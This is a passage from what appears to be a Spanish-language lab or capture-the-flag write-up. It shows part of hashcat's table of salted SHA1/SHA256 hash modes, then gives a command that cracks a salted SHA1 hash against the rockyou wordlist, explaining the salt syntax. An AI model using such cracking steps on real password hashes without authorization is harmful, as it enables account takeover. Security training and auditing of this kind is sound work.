  4520 | sha1($salt.sha1($pass))                         | Raw Hash salted and/or iterated
 24300 | sha1($salt.sha1($pass.$salt))                   | Raw Hash salted and/or iterated
   140 | sha1($salt.utf16le($pass))                      | Raw Hash salted and/or iterated
 19300 | sha1($salt1.$pass.$salt2)                       | Raw Hash salted and/or iterated
 14400 | sha1(CX)                                        | Raw Hash salted and/or iterated
  4700 | sha1(md5($pass))                                | Raw Hash salted and/or iterated
  4710 | sha1(md5($pass).$salt)                          | Raw Hash salted and/or iterated
 21100 | sha1(md5($pass.$salt))                          | Raw Hash salted and/or iterated
 18500 | sha1(md5(md5($pass)))                           | Raw Hash salted and/or iterated
  4500 | sha1(sha1($pass))                               | Raw Hash salted and/or iterated
  4510 | sha1(sha1($pass).$salt)                         | Raw Hash salted and/or iterated
  5000 | sha1(sha1($salt.$pass.$salt))                   | Raw Hash salted and/or iterated
   130 | sha1(utf16le($pass).$salt)                      | Raw Hash salted and/or iterated
  1410 | sha256($pass.$salt)                             | Raw Hash salted and/or iterated
  1420 | sha256($salt.$pass)                             | Raw Hash salted and/or iterated
 22300 | sha256($salt.$pass.$salt)                       | Raw Hash salted and/or iterated
 20720 | sha256($salt.sha256($pass))                     | Raw Hash salted and/or iterated
 21420 | sha256($salt.sha256_bin($pass))                 | Raw Hash salted and/or iterated
  1440 | sha256($salt.utf16le($pass))                    | Raw Hash salted and/or iterated
 20800 | sha256(md5($pass))                              | Raw Hash salted and/or iterated
 20710 | sha256(sha256($pass).$salt)                     | Raw Hash salted and/or iterated
 21400 | sha256(sha256_bin($pass))                       | Raw Hash salted and/or iterated
  1430 | sha256(utf16le($pass).$salt)                    | Raw Hash salted and/or iterated
```

- Seguidamente, ejecutamos el siguiente comando: `hashcat -m 120 -a 0 "b8fd3f41a541a435857a8f3e751cc3a91c174362:d" /usr/share/wordlists/rockyou.txt -d 1 --show`. Es importante que usemos `:d` al final de la cadena, ya que de este modo indicamos el salt.